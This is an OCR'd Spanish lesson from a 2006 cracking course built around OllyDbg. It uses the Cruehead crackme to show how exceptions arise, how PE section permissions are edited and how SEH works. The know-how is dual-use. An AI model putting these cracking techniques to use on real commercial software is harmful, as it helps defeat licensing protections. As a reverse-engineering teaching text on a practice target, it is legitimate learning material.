
Adjunto el crackme desempacado que corre en cualquier OLLYDBG por supuesto ustedes aun no aprendieron a desempacar en este curso, por lo cual aun eso no se pide, pero si quieren verlo por curiosidad, allí esta adjunto pueden probar que corre en cualquier OLLYDBG se llame como se llame y sin ningún plugin, ya que además de desempacarlo, le hice los cambios permanentes que vimos en este tute y con eso quedo limbito como culito de bebe.

Hasta la parte 25 ahora si empezamos con las excepciones
Ricardo Narvaja
06 de enero de 2006

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 25

EXCEPCIONES

Veremos en esta parte 25 el manejo de excepciones, que suele ser un problema para los newbies, pero en si no es un tema difícil si leemos un poquito sobre el.
Una excepción se produce en un programa cuando el procesador ejecuta una operación no valida, veamos algunos ejemplos en el mismo OLLYDBG, abramos el crackme de cruehead para escribir algunos ejemplos de excepción.




Allí tenemos el crackme de cruehead 1, parado en el Entry Point y escribiremos en la primera línea como hacíamos cuando veíamos la instrucciones de assembler, algunas instrucciones que al ejecutarlas nos producirán una excepción.


Usaremos algunas definiciones del tute de Mr Silver de excepciones y las graficaremos aquí con el ejemplo.

Acceso a memoria no válida: Se producen cuando un thread intenta acceder en un modo no permitido a una posición de memoria a la cual no tiene acceso. Por ejemplo se puede producir este tipo de excepción si el thread intenta escribir a una posición de memoria de solo lectura.

Escribo en el OLLYDBG la siguiente linea.




Esto lo vimos cuando explicamos la sentencia MOV, en este caso 401057 tiene solo permiso de lectura y ejecución, pero no de escritura, por lo tanto al escribir en dicha posición de memoria dará excepcion, apretemos f8.



Las secciones tienen permisos iniciales, que están guardados en el header, hasta que el programa no los cambie mientras corre con alguna api como por ejemplo VirtualProtect que sirve para cambiar permisos en tiempo de ejecución, tendrá el permiso inicial.


Donde podemos ver los permisos iniciales de cada sección y modificarlos si queremos en el OLLYDBG?


Vayamos a ver las secciones apretando el botón M




Vemos que la sección que empieza en 400000 o sea la primera realmente es el PE HEADER, es una pequeña sección de 1000 bytes que guarda los datos de las secciones, nombres, largo, todo sobre el archivo para arrancarlo.
Por supuesto el PEHEADER se puede editar con cuidado y siempre en una copia del archivo ya que si metemos mal la mano el programa no arrancara.

Veamos en el dump el header







Ponemos 400000 ya que el header, ya vimos que comienza allí.




Ahora el OLLYDBG tiene una opción para interpretar mejor los parámetros del header, haciendo en el dump, click derecho.






Vemos que el OLLYDBG nos interpreta que es cada cosa



Si vamos bajando lo primero que hallamos es el offset a la PE SIGNATURE que es un valor que nos dice donde esta ubicada en el Header la información realmente, vemos que el puntero es 100, así que debemos sumarle los 400000 del inicio del header y nos dará 400100, bajemos hasta allí.



Como vemos no estábamos equivocados, aquí empieza la info importante sobre el programa.

Ya explicaremos mas detalladamente muchos de estos valores solo mencionemos al pasar


```
0040011C   00060000   DD 00000600   SizeOfCode = 600 (1536.)
00400120   00220000   DD 00002200   SizeOfInitializedData = 2200 (8704.)
00400124   00000000   DD 00000000   SizeOfUninitializedData = 0
00400128   00100000   DD 00001000   AddressOfEntryPoint = 1000
0040012C   00100000   DD 00001000   BaseOfCode = 1000
00400130   00200000   DD 00002000   BaseOfData = 2000
00400134   00004000   DD 00400000   ImageBase = 400000
```

O sea ese puntero que es 1000 le sumamos los 400000 y tenemos el entry point del programa, si lo queremos cambiar, por ejemplo a 2000, hacemos click derecho

```
00401061  .  6A 00          PUSH 0
00401063  .  E8 A2030000    CALL <JMP.&USE
00401068  .  A3 7C204000    MOV DWORD PTR
0040106D  .  C705 8020400   MOV DWORD PTR
00401077  .  C705 8420400   MOV DWORD PTR
00401081  .  C705 8820400   MOV DWORD PTR
0040108B  .  68 64204000    PUSH CRACKME.0
00401090  .  E8 F3030000    CALL <JMP.&USE
00401095  .  6A 00          PUSH 0
00401097  .  FF35 CA20400   PUSH DWORD PTR
0040109D  .  6A 00          PUSH 0
0040109F  .  6A 00          PUSH 0
AL=00
DS:[00000000]=???

Address   Hex dump   Data
004000F9  00         DB 00
004000FA  00         DB 00
004000FB  00         DB 00
004000FC  00         DB 00
004000FD  00         DB 00
004000FE  00         DB 00
004000FF  00         DB 00
00400100  50 45 00 0 ASCII "PE"
00400104  4C01       DW 014C
00400106  0600       DW 0006
00400108  2924D90A   DD 0AD92429
0040010C  00000000   DD 00000000
00400110  00000000   DD 00000000
00400114  E000       DW 00E0
00400116  8E81       DW 818E
00400118  0B01       DW 010B
0040011A  02         DB 02
0040011B  19         DB 19
0040011C  00060000   DD 00000600
00400120  00220000   DD 00002200
00400124  00000000   DD 00000000
00400128  00100000   DD 00001000   AddressOfEntryPoint = 1000
0040012C  00100000   DD 00001000   BaseOfCode = 1000
00400130  00200000   DD 00002000   BaseOfData = 2000
```

Binary
Modify integer
Label :
Breakpoint
Search for
Find references Ctrl+R
View executable file
Copy to executable file
Go to
Hex
Text
Short
Long
Float
Disassemble
✔ Special
Appearance

Y podemos escribir el valor que queramos por ejemplo si queremos que el programa empiece de 402000, escribiremos allí 2000 ya que siempre hay que restarle la imagebase 400000 o sea donde realmente empieza el header que es la primera sección del programa.




Luego para que quede definitivo guardado en el archivo, hacemos CLICK DERECHO-COPY TO EXECUTABLE y en la ventana que aparece CLICK DERECHO - SAVE FILE como guardamos los cambios normalmente, igual esto no lo haremos ahora solo quería mostrar otra posibilidad.

Bueno sigamos bajando en el header

```
004001F4   00000000   DD 00000000          Reserved
004001F8   43 4F 44 4 ASCII "CODE"        SECTION
00400200   00100000   DD 00001000          VirtualSize = 1000 (4096.)
00400204   00100000   DD 00001000          VirtualAddress = 1000
00400208   00060000   DD 00000600          SizeOfRawData = 600 (1536.)
0040020C   00060000   DD 00000600          PointerToRawData = 600
00400210   00000000   DD 00000000          PointerToRelocations = 0
00400214   00000000   DD 00000000          PointerToLineNumbers = 0
00400218   0000       DW 0000               NumberOfRelocations = 0
0040021A   0000       DW 0000               NumberOfLineNumbers = 0
0040021C   20000060   DD 60000020          Characteristics = CODE|EXECUTE|READ
```


Allí empiezan los datos de las secciones vemos que la sección que comenzara en la posición de memoria 1000 o sea 401000, y su características son CODE, EXECUTE, READ.


Si quisiéramos que esta sección tuviera permiso de escritura deberíamos cambiar ese 60000020 por E0000020 que es el valor que deja la sección con permiso para todo, jeje, probemos.





```
004001F4   00000000   DD 00000000          Reserved
004001F8   43 4F 44 4 ASCII "CODE"        SECTION
00400200   00100000   DD 00001000          VirtualSize = 1000 (4096.)
00400204   00100000   DD 00001000          VirtualAddress = 1000
00400208   00060000   DD 00000600          SizeOfRawData = 600 (1536.)
0040020C   00060000   DD 00000600          PointerToRawData = 600
00400210   00000000   DD 00000000          PointerToRelocations = 0
00400214   00000000   DD 00000000          PointerToLineNumbers = 0
00400218   0000       DW 0000               NumberOfRelocations = 0
0040021A   0000       DW 0000               NumberOfLineNumbers = 0
0040021C   200000E0   DD E0000020          Characteristics = CODE|EXECUTE|READ|WRITE
00400220   44 41 54 4 ASCII "DATA"        SECTION
00400228   00100000   DD 00001000          VirtualSize = 1000 (4096.)
0040022C   00200000   DD 00002000          VirtualAddress = 2000
00400230   00020000   DD 00000200          SizeOfRawData = 200 (512.)
```


Ahora guardamos los cambios con el procedimiento usual









Le cambiare el nombre a CRACKME 3 para saber que este es el que modifique.




Ahora busquemos ese crackme 3 y abrámoselo en OLLYDBG





Volvamos a la visualización normal del dump

Probemos ahora la instrucción que hicimos antes



Apretemos F8


Vemos que no se produjo excepción y guardo el valor de EAX en el contenido de 401057 perfectamente.

Otro tipo de excepción es


<u>División entre 0</u>: Se produce cuando se intenta dividir un número con 0.

Por ejemplo escribo en OLLYDBG

Eso dividira ECX por EAX, si EAX es cero se producirá una excepción.



Apreto f8



No siempre OLLYDBG aclara bien las excepciones, no me dice que fue una división por cero, pero salto la excepción.

Instrucción no valida intento de ejecución de instrucción privilegiada: Se produce cuando el procesador intenta ejecutar una instrucción que no pertenece a su juego de instrucciones, es decir al encontrar un código de operación desconocido


Eso no lo podemos probar porque OLLYDBG no nos deja escribir instrucciones que no existen para el procesador, pero el programador puede haber deslizado alguna instrucción inválida que no corresponde al juego de instrucciones que el procesador puede interpretar y lógico dará error al no saber que hacer.

La otra muy conocida es el INT 3 que provoca una excepción y es usada por el debugger cuando ponemos un BPX común para detener el programa y tomar el mando del mismo en el momento que se ejecuta el INT 3.

También algunos programas colocan INT 3 directamente escribiendo la sentencia, lo cual es una excepción más de todas las posibles.


Hay muchísimas excepciones por supuesto no veremos todas esto es un simple ejemplo.

Ahora sabemos que en el programa se pueden producir excepciones, pero que ocurre cuando se genera una, veamos el siguiente esquema.



Aquí hay un grafico que le afanamos al tute de SILVER, allí vemos que al producirse una excepción, lo primero que ve el sistema es si el proceso esta siendo debuggeado.

En el caso que este siendo debuggeado, toma el control el DEBUGGER O DEPURADOR el cual en la imagen vemos que vemos que puede controlar la excepción o no, casi siempre CONTROLA LA EXCEPCION, y en el caso del OLLYDBG se fija si esta puesta la tilde en DEBUGGING OPTIONS-EXCEPTIONS para saltear ese tipo de excepción con lo cual si esta marcada, le devuelve el control al programa, de no estar la tilde espera que apretes SHIFT mas f9 para devolver el control al programa, o sea allí en el grafico donde dice CONTROLA LA EXCEPCION-SI, falta que una vez que toma por ese camino decide parar o continuar según haya tilde o no, y luego continua según la imagen de abajo.



Allí vemos el trabajo completo, luego de CONTROLAR LA EXCEPCION decide si para o continua si esta la tilde o no, si para, espera que apretes SHIFT mas F9 para volver donde muestra la flecha roja que agregue, y si no para, vuelve adonde muestra la flecha roja directamente.


Allí vemos que cuando retorna del OLLYDBG pregunta si tenemos SEH instalado, si tenemos va a el, y si no va al SEH genérico, expliquemos un poco esto que parece difícil pero no lo es.

QUE ES EL SEH

El SEH o Structured Exception Handling (Manejo Estructurado de Excepciones), es una manejador que se instala para poder recuperar a un programa de un error, ya que si no tenemos instalado un SEH propio, al encontrar un ERROR, se ejecuta el SEH GENERICO del sistema que en un 90% de los casos termina en el cartel que nos muestra que ha habido un error en la aplicación y se debe cerrar el programa y chau.
Con nuestro propio SEH, podemos interceptar un error, arreglarlo, y volver al programa y que continúe corriendo sin que salga el molesto cartel del sistema y nos cierre la aplicación.
También debemos decir que aunque aun no hemos visto que son los threads a fondo, una mínima definición de threads es que son hilos del programa o partes que se pueden ejecutar simultáneamente, hago esta definición porque cada thread tiene su propio manejo de excepciones, si a un thread le colocas un manejador de excepciones solo funcionara en el thread que fue colocado y no en los otros.

Como se coloca un Manejador de excepciones

Bueno veamos el crackme de cruehead nuevamente en el stack vemos



Ese es el SEH GENERICO que instala el sistema, mientras no se instale uno propio, cualquier error ira directo a este manejador que nos lleva casi siempre, al fatídico cartelito de error, veamos la ubicación de los punteros del SEH GENERICO.

Como habíamos visto que en FS :[0] estaba el puntero al manejador de excepciones que esta vigente, podemos ir en el dump allí, también mirando en OLLYDBG

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystemCallRet
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 00401005 CRACKME_.00401005

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (0000007E)

EFL 00010283 (NO,B,NE,BE,S,PO,L,LE)

ST0 empty -UNORM BBB0 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
```


```
Address   Hex dump                  ASCII
7FFDD000  E0 FF 12 00 00 00 13 00   α ↕...‼.
7FFDD008  00 D0 12 00 00 00 00 00   .§↕.....
7FFDD010  00 1E 00 00 00 00 00 00   .▲......
7FFDD018  00 D0 FD 7F 00 00 00 00   .§²⌂....
7FFDD020  C8 0B 00 00 4C 0A 00 00   ╚♂..L...
